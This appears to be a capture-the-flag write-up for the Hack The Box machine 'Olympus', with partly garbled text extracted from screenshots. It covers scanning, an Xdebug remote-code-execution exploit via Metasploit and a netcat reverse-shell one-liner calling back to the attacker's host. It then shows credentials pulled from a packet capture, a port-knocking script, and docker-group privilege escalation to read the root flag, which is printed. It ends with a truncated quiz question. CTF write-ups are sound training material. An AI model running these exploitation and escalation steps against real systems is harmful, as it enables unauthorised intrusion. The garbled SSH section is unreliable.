


Information Gathering

1) Found open ports

```
vigneswar@VigneswarPC: ~  
$ nmap -sV 10.10.10.83  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 20:27 IST  
Nmap scan report for 10.10.10.83  
Host is up (0.22s latency).  
Not shown: 65531 closed tcp ports (reset), 1 filtered tcp port (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE VERSION  
53/tcp    open  domain (unknown banner: Bind)  
|_ dns-nsid:  
|_   bind.version: Bind  
|_   fingerprint-strings:  
|_     DNSVersionBindReqTCP:  
|_       version  
|_       bind  
|_       Bind  
80/tcp    open  http      Apache httpd  
|_ _http-title: Crete island - Olympus HTB  
|_ _http-server-header: Apache  
2222/tcp  open  ssh      (protocol 2.0)  
|_ ssh-hostkey:  
|_   2048 f2:ba:db:06:95:00:ec:05:81:b0:93:60:32:fd:9e:00 (RSA)  
|_   256 79:90:c0:3d:43:6c:8d:72:19:60:45:3c:f8:99:14:bb (ECDSA)  
|_   256 f8:5b:2e:32:95:03:12:a3:3b:40:c5:11:27:ca:71:52 (ED25519)  
|_ fingerprint-strings:  
|_   NULL:  
|_   SSH-2.0-City of olympia  
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :  
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====  
SF-Port53-TCP:V=7.94SVN%I=7%D=9/16%Time=66E8479F%P=x86_64-pc-linux-gnu%r(D  
SF:MSVersionBindReqTCP,3F,"\\0=\\0\\x06\\x85\\0\\x01\\0\\x01\\0\\x01\\0\\x07versio  
SF:n\\x04bind\\0\\x10\\x03\\xc0\\x0c\\x10\\x03\\0\\0\\0\\x05\\x04Bind\\xc0\\x  
SF:0c\\0\\x02\\0\\x03\\0\\0\\0\\x02\\xc0\\x0c");  
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====  
SF-Port2222-TCP:V=7.94SVN%I=7%D=9/16%Time=66E8479A%P=x86_64-pc-linux-gnu%r  
SF:(NULL,29,"SSH-2.0-City\\x20of\\x20olympia\\x20\\x20\\x20\\x20\\x20\\x20\\x2  
SF:0\\x20\\x20\\x20\\x20\\x20\\x20\\x20\\r\\n");  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

2) Checked the website




3) The server uses debug

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre>1 GET / HTTP/1.1 2 Host: 10.10.10.83 3 Cache-Control: max-age=0 4 Accept-Language: en-US 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Mon, 16 Sep 2024 15:25:38 GMT 3 Server: Apache 4 Vary: Accept-Encoding 5 X-Content-Type-Options: nosniff 6 X-Frame-Options: sameorigin 7 X-XSS-Protection: 1; mode=block 8 X-Debug: 2.5.5 9 Content-Length: 314 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8</pre>	

Vulnerability Assessment

1) The server is vulnerable to rce



Exploitation

1) Got reverse shell

```
vigneswar@VigneswarPC: ~  
specified)  
LPORT 4444 yes The listen port  
BackTicks  
Exploit target:  
-- Name  
id ----  
0 Automatic  
script  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/http/xdebug_unauth_exec) > set lhost tun0  
lhost => 10.10.14.14  
msf6 exploit(unix/http/xdebug_unauth_exec) > set rhosts 10.10.10.83  
rhosts => 10.10.10.83  
msf6 exploit(unix/http/xdebug_unauth_exec) > run  
[*] Started reverse TCP handler on 10.10.14.14:4444  
[*] 10.10.10.83:80 - Waiting for client response.  
[*] 10.10.10.83:80 - Receiving response  
[*] 10.10.10.83:80 - Shell might take upto a minute to respond.Please be pat  
ient.  
[*] 10.10.10.83:80 - Sending payload of size 2026 bytes  
[*] Sending stage (39927 bytes) to 10.10.10.83  
[*] Meterpreter session 1 opened (10.10.14.14:4444 -> 10.10.10.83:34392) at  
2024-09-16 21:02:34 +0530  
meterpreter > shell  
Process 110 created.  
Channel 0 created.  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.14 5555 >/t  
mp/f  
rm: cannot remove '/tmp/f': No such file or directory  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.14 5555 >/t  
mp/f  
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.14 5555 >/t  
mp/f  
vigneswar@VigneswarPC: ~  
vigneswar@VigneswarPC)-[~]  
$ nc -lvnp 5555  
listening on [any] 5555 ...  
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.83] 46574  
bash: cannot set terminal process group (1): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@f00ba96171c5:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/  
bash')"  
<www/html$ python3 -c "import pty;pty.spawn('/bin/ba  
sh')"  
bash: python3: command not found  
www-data@f00ba96171c5:/var/www/html$ script /dev/null -qc /bin/bash  
script /dev/null -qc /bin/bash  
www-data@f00ba96171c5:/var/www/html$ ^Z  
zsh: suspended nc -lvnp 5555  
vigneswar@VigneswarPC)-[~]  
$ stty raw -echo && fg  
[1] + continued nc -lvnp 5555  
www-data@f00ba96171c5:/var/www/html$  
www-data@f00ba96171c5:/var/www/html$ stty rows 41 cols 156  
www-data@f00ba96171c5:/var/www/html$ export TERM=xterm-256color  
www-data@f00ba96171c5:/var/www/html$
```

2) Found a credentials in pcap file

```
www-data@f00ba96171c5:/home/zeus/airgeddon/captured$ strings captured.cap
Too_close_to_th3_Sun
0H`l
*x<% Sherlock
0]DL"
Fj*{
uGKV Tracks
Too_close_to_th3_Sun
0H`l
TP-LINK
```

Too_close_to_th3_Sun

3) Connected with ssh

```

(vigneswar@VigneswarPC)-[~]
$ ssh icarus@10.10.10.83 -p 2222
icarus@10.10.10.83's password:
Last login: Sun Apr 15 16:44:40 2018 from 10.10.14.4
icarus@620b296204a3:~$ ls
help_of_the_gods.txt
icarus@620b296204a3:~$ cat help_of_the_gods.txt

```

Athena goddess will guide you through the dark...

Way to Rhodes...
ctfollympus.htb

```
icarus@620b296204a3:~$ |
```

icarus:Too_close_to_th3_Sun

4) Enumerated dns

```

vigneswar@VigneswarPC: ~
(vigneswar@VigneswarPC)-[~]
$ dig ns ctfollympus.htb @10.10.10.83
; <<>> DiG 9.19.21-1-Debian <<>> ns ctfollympus.htb @10.10.10.83
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38131
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:;, udp: 4096
;; QUESTION SECTION:
;ctfollympus.htb.                IN      NS

;; ANSWER SECTION:
ctfollympus.htb.                86400   IN      NS      ns2.ctfollympus.htb.
ctfollympus.htb.                86400   IN      NS      ns1.ctfollympus.htb.

;; ADDITIONAL SECTION:
ns1.ctfollympus.htb.           86400   IN      A        192.168.0.120
ns2.ctfollympus.htb.           86400   IN      A        192.168.0.120

;; Query time: 229 msec
;; SERVER: 10.10.10.83#53(10.10.10.83) (UDP)
;; WHEN: Mon Sep 16 21:21:58 IST 2024
;; MSG SIZE rcvd: 111

(vigneswar@VigneswarPC)-[~]
$ |

```

```
(vigneswar@VigneswarPC)-[~]
$ dig any ctfollympus.htb @ns1.ctfollympus.htb

;<>> DiG 9.19.21-1-Debian <>> any ctfollympus.htb @ns1.ctfollympus.htb
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37908
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 4
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ctfollympus.htb.                IN      ANY
;; ANSWER SECTION:
ctfollympus.htb.                86400   IN      TXT     "prometheus, open a temporal portal to Hades (3456 8234 62431) and St34L_th3_Fire!"
ctfollympus.htb.                86400   IN      A       192.168.0.120
ctfollympus.htb.                86400   IN      SOA     ns1.ctfollympus.htb. ns2.ctfollympus.htb. 2018042301 21600 3600 604800 86400
ctfollympus.htb.                86400   IN      NS      ns2.ctfollympus.htb.
ctfollympus.htb.                86400   IN      NS      ns1.ctfollympus.htb.
ctfollympus.htb.                86400   IN      MX      10 mail.ctfollympus.htb.
;; ADDITIONAL SECTION:
ns1.ctfollympus.htb.            86400   IN      A       192.168.0.120
ns2.ctfollympus.htb.            86400   IN      A       192.168.0.120
mail.ctfollympus.htb.           86400   IN      A       192.168.0.120
;; Query time: 180 msec
;; SERVER: 10.10.10.83#53(ns1.ctfollympus.htb) (TCP)
;; WHEN: Mon Sep 16 21:24:25 IST 2024
;; MSG SIZE rcvd: 294
```

5) Used port knocking to enable ssh


port knocking

All Images Videos Shopping News Maps Books More Tools

AI Overview

Listen

Port knocking is a cybersecurity technique that allows network administrators to open ports on a firewall by sending a series of connection attempts to closed ports. It's used to validate users and control access to network services.



The diagram illustrates the port knocking process. On the left, a 'server' box contains a 'firewall' box. On the right, a 'client' box contains a 'port knocker' box. The client sends a series of connection attempts (represented by arrows) to the firewall, labeled with port numbers: 1146, 1060, 1172, 1044, and 1001. Once the correct sequence is received, the firewall opens the 'ssh' port, allowing the client to connect via 'ssh'.

```

(vigneswar@VigneswarPC)~[/temp]
$ ./knock.sh
Knocking on port 3456...
ctfolympus.htb [10.10.10.83] 3456 (?) : Connection refused
Knocking on port 8234...
ctfolympus.htb [10.10.10.83] 8234 (?) : Connection refused
Knocking on port 62431...
ctfolympus.htb [10.10.10.83] 62431 (?) : Connection refused
Port knocking completed!

(vigneswar@VigneswarPC)~[/temp]
$ ssh icarus@10.10.10.83
The authenticity of host '10.10.10.83 (10.10.10.83)' can't be established.
ED25519 key fingerprint is SHA256:ASwPKfmtzrEgoGvfI1ZolrliVFAXW4G3mQdn/LV+tRg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.83' (ED25519) to the list of known hosts.
^C

(vigneswar@VigneswarPC)~[/temp]
$ cat ./knock.sh
#!/bin/bash

# Target server IP or hostname
TARGET="10.10.10.83"

# Ports to knock
PORTS=(3456 8234 62431)

# Knock on each port
for PORT in "${PORTS[@]"; do
    echo "Knocking on port $PORT..."
    nc -z -v $TARGET $PORT
    sleep 1 # Delay between knocks
done

echo "Port knocking completed!"

```

6) Connected to ssh

```
└─(vigneswar@VigneswarPC)─[~/temp]
```

```
└─$ ssh prometheus@10.10.10.83
```

```
prometheus@10.10.10.83's password: 8.0.120
```

```
Welcome to 296204a3:/$ /dev/tcp/192.168.0.120/3333
```

^(-/(sh: c)ne)\)Int(errupted system call

```
-D\()\) (d/(t(()/(2.))\.(.120/3333: Interrupted system call
```

$$((_)\backslash)(_)) \quad ((_))/((_)\backslash$$

```
| |C_)(C_)_296_| |C_) (C_) "hi" > /dev/tcp/192.168.0.120/3456
```

```
|C:\_/_\|/_\|/_-_)(_-<ed system call
```

```
|b||b|\dev\co_1\16|/0_/20/3456: Interrupted system call
```

```
prometheus@olympus:~$
```

Privilege Escalation

1) Found docker group membership

```
prometheus@olympus:~$ id
uid=1000(prometheus) gid=1000(prometheus) groups=1000(prometheus),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),111(bluetooth),99
9(docker)
prometheus@olympus:~$
```

```
prometheus@olympus:~$ docker run -it -v /:/host --privileged olympia bash
```

```
root@9773fd622cab:/# cdc /host
```

```
bash: cdc: command not found
```

```
root@9773fd622cab:/# cd /host
```

```
root@9773fd622cab:/host# cd root
```

```
root@9773fd622cab:/host/root# ls
```

```
root.txt
```

```
root@9773fd622cab:/host/root# cat root.txt
```

a7701c4195508ae9acfd426b635cc56f

```
root@9773fd622cab:/host/root#
```

What string that looks like a password is stored in a TXT record on the cft